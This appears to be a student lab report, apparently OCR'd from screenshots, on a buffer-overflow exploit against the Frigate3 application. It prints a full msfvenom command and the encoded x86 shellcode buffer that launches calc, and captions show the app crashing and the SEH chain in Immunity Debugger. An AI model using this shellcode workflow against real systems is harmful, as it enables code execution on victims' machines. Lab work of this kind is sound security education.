
Name: Devi Jagannadh Kotha


Reg no.: 18BCN7079

Slot: L39+40


Successfully installed frigate.



Immunity Debugger




Getting shell code for exploit from msfvenom (kali linux)




```
dj@kali:~$ sudo msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0
a\x0d" -f python
sudo: /etc/sudoers.d is world writable
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe2\xdb\xdf\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4d\x38\x6d"
buf += b"\x52\x33\x30\x53\x30\x65\x50\x63\x50\x6d\x59\x4b\x55"
buf += b"\x64\x71\x4b\x70\x71\x74\x6e\x6b\x72\x70\x34\x70\x6c"
buf += b"\x4b\x42\x72\x46\x6c\x4c\x4b\x73\x62\x64\x54\x4c\x4b"
buf += b"\x63\x42\x45\x78\x76\x6f\x38\x37\x30\x4a\x61\x36\x45"
buf += b"\x61\x39\x6f\x6c\x6c\x35\x6c\x71\x71\x43\x4c\x36\x62"
buf += b"\x64\x6c\x47\x50\x79\x51\x38\x4f\x76\x6d\x46\x61\x49"
buf += b"\x57\x4d\x32\x59\x62\x42\x72\x30\x57\x6c\x4b\x30\x52"
buf += b"\x34\x50\x4e\x6b\x51\x5a\x55\x6c\x4e\x6b\x30\x4c\x34"
buf += b"\x51\x34\x38\x5a\x43\x43\x78\x43\x31\x58\x51\x42\x71"
buf += b"\x4e\x6b\x53\x69\x57\x50\x45\x51\x4b\x63\x4e\x6b\x50"
buf += b"\x49\x64\x58\x38\x63\x35\x6a\x47\x39\x6c\x4b\x55\x64"
buf += b"\x4c\x4b\x76\x61\x4b\x66\x46\x51\x49\x6f\x4e\x4c\x6a"
buf += b"\x61\x48\x4f\x46\x6d\x37\x71\x49\x57\x36\x58\x4d\x30"
buf += b"\x71\x65\x6c\x36\x76\x63\x33\x4d\x59\x68\x65\x6b\x31"
buf += b"\x6d\x71\x34\x30\x75\x5a\x44\x71\x48\x4c\x4b\x63\x68"
buf += b"\x34\x64\x55\x51\x7a\x73\x53\x56\x4e\x6b\x34\x4c\x70"
buf += b"\x4b\x4e\x6b\x52\x78\x57\x6c\x35\x51\x6e\x33\x4c\x4b"
buf += b"\x43\x34\x6e\x6b\x45\x51\x6a\x70\x6f\x79\x77\x34\x65"
buf += b"\x74\x64\x64\x61\x4b\x73\x6b\x73\x51\x73\x69\x42\x7a"
buf += b"\x76\x31\x4b\x4f\x69\x70\x61\x4f\x53\x6f\x61\x4a\x6c"
buf += b"\x4b\x35\x42\x58\x6b\x4e\x6d\x31\x4d\x53\x5a\x77\x71"
buf += b"\x6e\x6d\x6f\x75\x4f\x42\x77\x70\x67\x70\x57\x70\x72"
buf += b"\x70\x33\x58\x30\x31\x4c\x4b\x30\x6f\x6d\x57\x6b\x4f"
buf += b"\x79\x45\x4d\x6b\x58\x70\x4f\x45\x4f\x52\x66\x36\x51"
buf += b"\x78\x6c\x66\x5a\x35\x4f\x4d\x4d\x4d\x69\x6f\x6b\x65"
```


Running exploit2.py


exploit - Notepad
File Edit Format View Help
AAAA


Using the payload, crashing frigate3




App crashed and calculator triggered




Immunity Debugger






Addresses of the registers



SEH Chain



All the dll loaded is ntdll are seen here